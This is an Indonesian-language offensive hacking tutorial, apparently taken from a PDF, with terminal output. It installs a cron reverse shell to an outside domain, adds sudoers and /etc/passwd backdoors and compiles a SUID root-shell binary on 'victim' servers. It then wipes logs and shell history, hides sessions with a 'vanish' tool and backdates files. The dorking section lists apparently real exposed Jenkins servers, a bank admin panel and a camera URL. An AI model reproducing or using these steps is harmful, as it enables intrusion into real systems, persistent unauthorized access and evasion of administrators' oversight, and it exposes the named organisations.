
Dengan /dev/tcp :

```
* * * * * /bin/bash -c "bash -i >& /dev/tcp/syncrumlogistics.com/23 0>&1"
```

Hasilnya server korban akan mengirim reverse shell setiap menit ke syncrumlogistics.com di port 23

3. User dengan hak sudo

Kembali lagi ke server korban di 10.8.0.5



The screenshot shows a terminal window with three tabs open. The left tab is titled 'root@robohax-20bws2ng00: /home/robohax/Desktop/VPN' and displays the contents of the /etc/passwd file. The right tab is titled 'postfix@Mariadb:~' and the bottom tab is also titled 'postfix@Mariadb:~'. The /etc/passwd dump shows several user accounts, including root, bin, daemon, adm, lp, sync, shutdown, halt, mail, operator, games, ftp, nobody, systemd-network, dbus, polkitd, sshd, postfix, and ymadmin. Most accounts have '/sbin/nologin' as their shell, except for root which has '/bin/bash'. The password field for most users is ':x:'.

```
[root@Mariadb ~]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin.sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody://sbin/nologin
systemd-network:x:192:192:system Network Management:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
polkitd:x:999:998:User for polkitd:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/bin/bash
ymadmin:x:1000:1000:ymadmin:/home/ymadmin:/bin/sh
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
openvpn:x:998:996:OpenVPN:/etc/openvpn:/sbin/nologin
[root@Mariadb ~]#
```

terlihat ada banyak user, kita akan coba mengubah shell mysql menjadi /bin/bash agar bisa login ke sistem dan memberikan password pada user mysql.

Pada server korban, ketikkan : nano /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
polkitd:x:999:998:User for polkitd:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89:/var/spool/postfix:/bin/bash
ymadmin:x:1000:1000:ymadmin:/home/ymadmin:/bin/bash
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
openvpn:x:998:996:OpenVPN:/etc/openvpn:/sbin/nologin
Position: px
```

kita ganti shellnya menjadi /bin/bash

Selanjutnya ketik :

passwd mysql

kita isikan dengan : myw1sd0m

Kita tes dan user mysql berhasil login :


```
root@robohax-20bws2ng00: /home/robohax/Desktop/VPN postfix@Mariadb:~ postfix@robohax-20bws2ng00: [~]
$ ssh mysql@10.8.0.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mysql@10.8.0.5's password:
-bash-4.2$
```

Kembali ke shell root kita, kita akan menambahkan user mysql ke /etc/sudoers agar user ini bisa melakukan perintah sudo dan menjadi root.

Di shell root di server korban, ketik : nano /etc/sudoers

Kita tambahkan baris :

mysql ALL=(ALL:ALL) ALL



```
## The COMMANDS section may have other options added to it.
##
## Allow root to run any commands anywhere
root    ALL=(ALL)      ALL
mysql   ALL=(ALL:ALL)  ALL

## Allows members of the 'sys' group to run networking, software,
## service management apps and more.
# %sys  ALL = NETWORKING, SOFTWARE, SERVICES, STORAGE, DELEGATING, PROCESSES, LOCATE, DRIVERS
## Allows people in group wheel to run all commands
%wheel  ALL=(ALL)      ALL

## Same thing without a password
# %wheel  ALL=(ALL)      NOPASSWD: ALL
## Allows members of the users group to mount and umount the
## cdrom as root
# %users  ALL=/sbin/mount /mnt/cdrom, /sbin/umount /mnt/cdrom
## Allows members of the users group to shutdown this system
# %users  localhost=/sbin/shutdown -h now
## Read drop-in files from /etc/sudoers.d (the # here does not mean a comment)
#includedir /etc/sudoers.d
```

Jika sudah tekan : ctrl+o lalu ctrl+x

Selanjutnya kembali ke shell user mysql di server target, kita tes apa berhasil dengan perintah : sudo su

```
root@Mariadb:/var/lib/mysql
Session Actions Edit View Help
root@robohax-20bws2ng00: /home/robohax/Desktop/VPN  postfix@Mariadb:~  postfix@Mariadb:~  root@robohax-20bws2ng00:~ [~]
$ ssh mysql@10.8.0.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mysql@10.8.0.5's password:
-bash-4.2$ sudo su
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for mysql:
[root@Mariadb mysql]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1
[root@Mariadb mysql]#
```

Kita berhasil ! User mysql bisa sudo su, mengetikkan passwordnya dan menjadi user root (user dengan hak akses tertinggi di sistem linux / unix / freebsd / android)

4. suid binary untuk kembali mendapat akses root

Misal kita kehilangan akses root di server dan hanya menjadi user biasa, jika sebelumnya kita memiliki suid binary yang bisa kita manfaatkan untuk menjalankan bash shell, kita bisa kembali menjadi user root di server.

Contoh di server dengan ip 10.8.0.5 tadi, kita buat suid backdoor baru misal dengan nama data ketik di server korban :

```
cd /sbin
```

```
nano data.c
```

```
isinya :
```

```
#define _GNU_SOURCE

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>

int main() {
    // Mengatur semua ID (Real, Effective, Saved) ke Root
    setresuid(0, 0, 0);
    setresgid(0, 0, 0);

    // Menjalankan bash dengan flag -p (don't drop privileges)
    char *args[] = {"./bin/bash", "-p", NULL};
    execv("./bin/bash", args);

    return 0;
}
```

jika sudah tekan ctrl+o lalu ctrl+x

Compile dengan gcc :

```
gcc -o data data.c
chown root:root /sbin/data
lalu jadikan suid binary :
```

```
chmod u+s data
```

jangan lupa hapus file data.c :

```
rm data.c
```

Kita tes dari user biasa apa bisa mendapat shell root :

```
su postfix
```

ketik : data

Hasilnya :

```
bash-4.2$ data
```

```
bash-4.2# id
```

```
uid=0(root) gid=89(postfix) groups=89(postfix),12(mail)  
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

```
bash-4.2#
```

Kita berhasil menjadi root dengan mengetikkan : data

2. Covering Tracks (Menghapus Jejak)

Setelah mendapatkan apa yang diinginkan, penyerang harus menghapus bukti aktivitas mereka agar tidak terdeteksi oleh administrator atau sistem *Intrusion Detection* (IDS).

Langkah-langkah Pembersihan:

- **Manipulasi Log File:** Pusat informasi Linux ada di `/var/log/`. Penyerang biasanya akan:
 - Menghapus baris spesifik yang mencatat IP mereka di `/var/log/auth.log` atau `/var/log/secure`.
 - Membersihkan log akses web di `/var/log/apache2/access.log` atau `/var/log/nginx/access.log`.
 - Menggunakan perintah `shred` untuk menghancurkan file log agar tidak bisa dipulihkan.
- **Membersihkan History Perintah:** Setiap perintah yang diketik tersimpan di `~/.bash_history`. Penyerang biasanya menjalankan:
 - `history -c` (menghapus histori sesi saat ini).
 - `unset HISTFILE` (mencegah perintah selanjutnya tercatat).
- **Menyembunyikan File:** Menggunakan nama file yang diawali titik (`.hidden_file`) atau menempatkan file di direktori yang jarang diperiksa seperti `/dev/shm` (penyimpanan sementara di RAM) atau dalam folder `/tmp`.
- **Manipulasi Timestamp:** Menggunakan perintah `touch -r` untuk mengubah *timestamp* file backdoor agar terlihat seperti file lama yang sudah ada sejak instalasi sistem (teknik *Timestamping*).

1. Manipulasi log file

Pada contoh kali ini kita akan melakukan covering track pada mesin dengan ip 66.42.60.147

```
ssh nginx@66.42.60.147
password : myw1sd0m
```

Begitu di dalam server, ketikkan:

```
dash
unset HISTFILE
```

untuk manipulasi sebagian dari log file di `/var/log`, kita akan menggunakan tool yang bernama `vanish`

Pada shell di server korban, ketikkan :

```
cd /sbin
wget https://raw.githubusercontent.com/bluedragonsecurity/bds_lkm_ftrace/refs/heads/main/userspace/bds_vanish.c
```

```
mv bds_vanish.c van.c
gcc -o van van.c
```

Ok sebelum menjalankan tool ini, mari kita lihat dulu keberadaan kita di server dengan perintah w :

```
bash-4.2# w
 14:20:52 up 84 days, 21:18,  3 users,  load average: 19.83, 19.44, 18.68
USER   TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
chrony pts/3    107.172.90.246  13:56    4.00s  0.23s  0.56s sshd: chrony [priv]
chrony pts/4    107.172.90.246  14:01    3:48   28.38s  0.53s sshd: chrony [priv]
nginx  pts/5    107.172.90.246  14:07    3:56   29.81s  0.53s sshd: nginx [priv]
bash-4.2#
```

terlihat keberadaan saya di server terlihat oleh perintah w, sedang login sebagai 3 user melalui ssh.

Untuk menghilangkannya kita akan mengetikkan perintah dengan pola :

```
van nama_user x x
```

contoh disini :

```
van chrony x x
van nginx x x
```

Mari kita lihat lagi apa keberadaan kita di server masih terlihat dengan perintah w :

The screenshot shows a terminal window with multiple tabs. The tabs are labeled: 'Session Actions Edit View Help', 'root@kali: /home/robohax/Desktop/VPN', 'robohax@kali: ~', 'robohax@kali: ~', and 'robohax@'. The main pane displays the following terminal session:

```
bash-4.2# w
14:20:52 up 84 days, 21:18, 3 users, load average: 19.83, 19.44, 18.68
USER    TTY      FROM          LOGIN@        IDLE      JCPU      PCPU WHAT
chrony  pts/3    107.172.90.246  13:56      4.00s  0.23s  0.56s sshd: chrony [priv]
chrony  pts/4    107.172.90.246  14:01      3:48   28.38s  0.53s sshd: chrony [priv]
nginx   pts/5    107.172.90.246  14:07      3:56   29.81s  0.53s sshd: nginx [priv]
bash-4.2# van chrony x x

bash-4.2# van nginx x x

bash-4.2# w
14:22:42 up 84 days, 21:20, 0 users, load average: 20.09, 19.64, 18.84
USER    TTY      FROM          LOGIN@        IDLE      JCPU      PCPU WHAT
bash-4.2#
```

terlihat keberadaan kita di server sudah tidak terlihat lagi oleh perintah w

Selanjutnya kita akan menghapus baris spesifik yang mencatat fingerprint kita di /var/log/secure.

Dalam hal ini fingerprint kita adalah chrony dan nginx dan 107.172.90.246. Ketik di terminal :

```
sed -i '/chrony/d' /var/log/secure
```

```
sed -i '/nginx/d' /var/log/secure
```

```
sed -i '/107.172.90.246/d' /var/log/secure
```

Agar setiap login tidak perlu mengulang perintah yang sama maka :

```
nano /root/.bashrc
```

copy dan paste ini :

```
unset HISTFILE
```

```
sed -i '/chrony/d' /var/log/secure
```

```
sed -i '/nginx/d' /var/log/secure
```

```
sed -i '/107.172.90.246/d' /var/log/secure
```

2. Membersihkan History Perintah

Agar log perintah yang kita lakukan sebagai user root tidak terekam di bash_history, kita akan gunakan perintah :

```
unset HISTFILE
```

di atas kita sudah simpan perintah ini di .bashrc , pada setiap kita mengakses shell root maka perintah di .bashrc akan dijalankan secara otomatis

Untuk membersihkan sisa sisa perintah lainnya ketik :

```
nano /root/.bash_history
```

lalu bersihkan semua perintah yang kita lakukan di sistem sebagai user root

```
Session Actions Edit View Help
root@kali: /home/robohax/Desktop/VPN  robohax@kali: ~  robohax@kali: ~
GNU nano 2.3.1  File: /root/.bash_history
ls -lah gitlab-runner
ls -lah googlerr
ls -lah googlrr
ls -lah jenkins
cat jenkins/.bash_history
cat /etc/passwd
sed -i '/^chrony:/ s|/sbin/nologin$|/bin/bash|' /etc/passwd
cat /etc/passwd | grep chrony
passwd chrony
cat /etc/ssh/sshd_config
usermod -U chrony
/usr/sbin/usermod -U chrony
su -
id
uname -a
su root
nano das.c
export TERM=xterm
ls dash
nano dash.c
gcc -o dash dash.c
chmod u+s dash
su chrony ardness 050
exit
cd /bin
ls
cd
id
nano das.c
id
su root
```

```
Session Actions Edit View Help
root@kali: /home/robohax/Desktop/VPN  robohax@kali: ~  robohax@kali: ~
bash-4.2# w
14:20:52 up 84 days, 21:18,  3 users,
USER   TTY      FROM          LOGIN
chrony pts/3    107.172.198.246  13:5
chrony pts/4    107.172.198.246  14:0
nginx  pts/5    107.172.198.246  14:0
bash-4.2# van chrony x x
bash-4.2# van nginx x x
bash-4.2# van chrony x x
bash-4.2# w
14:22:42 up 84 days, 21:20,  0 users,
USER   TTY      FROM          LOGIN
bash-4.2#
```

Gambar di atas adalah contoh perintah linux yang saya lakukan dan harus dihapus dari .bash_history

3. Menyembunyikan File atau Direktori

Untuk menyembunyikan file atau direktori, kita bisa mengawali dengan . di depan nama file atau direktori.

Contoh :

```
.file_hidden  
.directory_hidden
```

atau menggunakan rootkit seperti cara yang telah dibahas sebelumnya.

4. Manipulasi Timestamp

Beberapa file yang harus dimanipulasi timestampnya antara lain :

- suid shell yang kita buat
- .bash_history

Misal di server korban, saya akan manipulasi timestamp pada suid shell dan .bash_history dari user root

Pertama tama kita akan manipulasi timestamp pada .bash_history. Contoh di server korban, kita cari tahu kapan terakhir login korban :

```
bash-4.2# lastlog | grep 2025  
bossup      pts/0    171.103.55.21   Fri Oct 10 02:50:24 +0000 2025
```

Samakan tanggal /root/.bash_history dengan tanggal di atas :

```
touch -d "2025-10-10 02:50:24 +0000" /root/.bash_history
```

untuk file /bin/dash atau /sbin/dash, kita juga akan samakan dengan tanggal /bin/ls

```
bash-4.2# ls -lah /bin/ls  
-rwxr-xr-x 1 root root 115K Aug 20 2019 /bin/ls
```

berarti Aug 20 2019, jadi kita samakan tanggalnya :

```
touch -d "2019-08-20" /bin/dash /sbin/dash
```

3. Hacking dengan memanfaatkan search engine

Teknik ini secara profesional dikenal sebagai Search Engine Hacking atau lebih populer dengan sebutan Google Dorking (karena Google adalah pelopor utamanya).

Secara sederhana, ini bukan berarti "meretas" mesin pencari itu sendiri, melainkan menggunakan operator pencarian tingkat lanjut untuk menemukan informasi sensitif yang tidak sengaja terindeks oleh mesin pencari.

Berikut adalah penjelasan mendalam mengenai cara kerjanya:

1. Apa itu Google Dorking?

Mesin pencari seperti Google menggunakan bot (crawler) untuk memindai seluruh internet. Kadang-kadang, administrator situs web melakukan kesalahan konfigurasi sehingga data sensitif—seperti kata sandi, log server, atau kamera CCTV—dibiarkan terbuka untuk umum.

Hacker menggunakan query khusus (disebut "Dorks") untuk memfilter hasil pencarian agar hanya memunculkan celah keamanan tersebut.

2. Operator Pencarian yang Sering Digunakan

Ketiga mesin pencari (Google, Bing, DuckDuckGo) memiliki operator serupa, meskipun Google biasanya memiliki cakupan yang paling luas. Berikut adalah beberapa contohnya:

- **site:** Membatasi pencarian pada satu domain tertentu (contoh: `site:target.com`).
 - **filetype:** Mencari file dengan ekstensi khusus seperti `.pdf`, `.sql`, `.log`, atau `.conf`.
 - **intitle:** Mencari kata kunci yang ada di judul halaman (misal: mencari panel login).
 - **inurl:** Mencari kata kunci tertentu di dalam URL (misal: `php?id=` untuk mencari celah SQL Injection).
 - **intext:** Mencari teks spesifik di dalam isi halaman.
-

3. Contoh Skenario Penggunaan (Penyalahgunaan)

Para peretas menggunakan kombinasi operator di atas untuk menemukan "harta karun" informasi:

- **Menemukan Database yang Terbuka:** intitle:"index of" "backup.sql" Mencari direktori server yang terbuka (Directory Listing) yang berisi cadangan database.
- **Mencari Kamera CCTV Terbuka:** control/userimage.html

Contoh hasil yang didapat :

<http://82.135.223.100:20006/control/userimage.html>

1. Menggunakan Google dan Bing untuk Hacking

Berikut adalah beberapa operator Google Dork yang paling umum digunakan beserta fungsinya:

1. site:

Membatasi hasil pencarian hanya pada satu domain atau situs web tertentu.

Contoh di google : site:itb.ac.id

Contoh di bing : site:itb.ac.id

Contoh mencari subdomain web dengan bing : site:*.itb.ac.id

Kegunaan: Mencari konten hanya di dalam institusi atau platform spesifik.

2. filetype:

Mencari dokumen dengan format file tertentu (seperti PDF, DOCX, XLS, atau PHP).

Contoh di google : filetype:pdf "laporan keuangan"

Contoh di bing : filetype:pdf "laporan keuangan"

Kegunaan: Menemukan dokumen spesifik yang diunggah ke internet.

3. intitle:


Mencari kata kunci yang muncul di dalam judul halaman web.

Contoh dengan google dork : intitle:"index of /admin"

Contoh dengan bing dork : instreamset:(title:"index of /admin")

Kegunaan: Sering digunakan untuk menemukan direktori server yang terbuka.

Contoh hasil yang didapat :



ditemukan admin web tanpa password : <https://bprskotabumi.co.id/admin/>

4. inurl:

Mencari kata kunci tertentu yang terdapat di dalam URL atau alamat website.

Contoh di google : inurl:login.php

Contoh di bing : inurl:login.php

Kegunaan: Membantu menemukan halaman login atau parameter teknis lainnya.

5. intext:

Mencari kata kunci spesifik yang ada di dalam isi (body) halaman web.

Contoh di google : intext:"password list"

Contoh di bing : instreamset:(body:"password list")

Kegunaan: Menemukan halaman yang mengandung teks sensitif.

6. indexof:

istilah **index of** merujuk pada sebuah teknik spesifik untuk menemukan **direktori server yang terbuka**.

Ketika seorang administrator server lupa menaruh file index (seperti `index.html` atau `index.php`) di sebuah folder, web server (seperti Apache atau Nginx) secara otomatis akan menampilkan daftar seluruh file yang ada di dalam folder tersebut. Halaman daftar file inilah yang biasanya memiliki judul (title) "**Index of /**".

Contoh dengan google : `indexof:.env`

Contoh dengan bing : `intitle:"index of" ".env"`

atau bisa juga : `instreamset:(url:.env) "index of"`

Contoh lain dengan google : `indexof:upload.php`

Contoh dengan bing : `intitle:"index of" "upload.php"`

atau bisa juga : `instreamset:(url:upload.php) "index of"`

Tujuan dari dork di atas adalah mencari direktori index terbuka di mana terdapat file konfig laravel.

Biasanya terdapat user mysql dan password mysql (user dan password tersebut kadang bisa juga digunakan untuk dicoba di berbagai servis di server seperti servis ssh, ftp dan lain lain)

Mengapa "Index of" Menjadi Cela Keamanan?

Secara default, jika folder server terbuka, siapa pun bisa melihat dan mengunduh file di dalamnya tanpa perlu login. Ini berbahaya karena sering kali folder tersebut berisi:

- **Backup Database:** File seperti `config.sql`, `backup.zip`, atau `.env` yang berisi password database.
- **File Konfigurasi:** Informasi teknis tentang server yang memudahkan hacker untuk menyerang.
- **Data Pribadi:** Foto, dokumen PDF, atau data pelanggan yang tidak seharusnya dipublikasikan.
- **Source Code:** Kode sumber aplikasi yang mungkin memiliki bug keamanan lainnya.

Contoh Cara Hacker Mencari Direktori Terbuka Ini

Hacker menggunakan perintah **Google Dork** untuk memfilter hasil pencarian agar hanya menampilkan halaman "Index of".

Contoh Query	Fungsi
<code>intitle:"index of"</code>	Mencari semua halaman yang judulnya mengandung "index of".
<code>intitle:"index of" admin</code>	Mencari folder "admin" yang terbuka di berbagai website.

Contoh Query	Fungsi
intitle:"index of" backup.sql	Mencari file cadangan database yang terekspos.
intitle:"index of" dcim	Mencari folder foto (biasanya dari kamera atau HP) yang terunggah ke server.
site:target.com intitle:"index of"	Memeriksa apakah website tertentu memiliki folder yang bocor.

Contoh Aktivitas Hacking dengan Memanfaatkan Dork pada Search Engine

Berikut ini contoh contoh aktivitas hacking dengan memanfaatkan mesin pencari seperti google dan bing.

Contoh 1

Misal dengan google saya ingin mencari aplikasi web jenkins yang tidak dipassword.

Aplikasi jenkins yang tidak dipassword sangat berbahaya karena peretas bisa memasukkan perintah linux melalui fitur shell pada jenkins sehingga peretas bisa mengambil alih server yang terinstall aplikasi jenkins ini.

Kita coba masukkan dork ini di google :

intitle:"Dashboard [Jenkins]"

biasanya di google rata rata sudah dipassword karena sering jadi target serangan hacker, kita akan coba di bing dengan dork :

instreamset:(title):"Dashboard [Jenkins]"

Setelah melakukan pencarian, ditemukan beberapa dashboard jenkins yang tidak dipassword :

<http://120.241.74.147:8084/>

<http://3.68.89.113:8080/>

<http://144.123.43.78:9208/jenkins/>

<http://60.191.148.46:8084/view/All/>

<http://60.190.172.58:8084/>

Ciri aplikasi jenkins yang tidak dipassword adalah tidak adanya tulisan untuk login yang biasanya di pojok kanan atas :

S	W	Name	Last Success	Last Failure	Last Duration
Green checkmark	Yellow sun	gradle缓存清除	20 days #2	N/A	11 ms
Red X	Blue cloud	1213	N/A	18 days #35	21 min

Kita bisa memasukkan perintah linux pada web jenkins yang tidak dipassword ini. Untuk take over server yang terinstall jenkins

Contoh 2

Contoh selanjutnya saya ingin mencari dokumen pdf yang berhubungan dengan nama seseorang, misal dengan nama orang : jessica kumala wongso.

Kita coba di google dengan dork, misal kita mencari file pdf terkait di situs perndidikan di indonesia, ketikkan dork ini di google :

"jessica kumala wongso" site:ac.id filetype:pdf

Terlihat hasil pencarian berupa file file pdf yang terkait dengan nama orang Jessica kumala wongso :

"jessica kumala wongso" site:ac.id filetype:pdf

All Mode All Images News Videos Short videos Shopping More Tools

Journal UPY
https://journal.upy.ac.id › article › download › pdf PDF :
VONIS 20 TAHUN TERHADAP JESSICA KUMALA WONGSO
Pada kasus kopri sianida dengan terdakwa **Jessica Kumala Wongso** dalam hal ini Jessica adalah pihak yang mengundang teman lamanya yaitu Mirna dan Hani untuk. [Read more](#)

Repository Universitas Muhammadiyah Sumatera Utara
http://repository.umsu.ac.id › bitstream PDF :
Studi Kasus Pembunuhan Berencana Kopi Sianida oleh Jessica
Tepatnya 2016, semua orang meyakini bahwa. Mirna tewas diracuni oleh sahabatnya sendiri yakni **Jessica Kumala Wongso**. Pada saat itu juga Jessica telah divonis ... [Read more](#)
18 pages

Journal UHAMKA
https://journal.uhamka.ac.id › article › download PDF :
Analisis Framing Pemberitaan Kasus Bebas Bersyarat ...
Jessica Kumala Wongso mendapat pembebasan bersyarat dari hukuman 20 tahun penjara dalam kasus pembunuhan Wayan Mirna Salihin. Jessica mengaku saat ini dia ... [Read more](#)

Kita coba variasi dork lain, misal :

"jessica kumala wongso" filetype:pdf

Terlihat kita menemukan banyak dokumen pdf yang terkait dengan nama orang : Jessica Kumala Wongso

"jessica kumala wongso" filetype:pdf

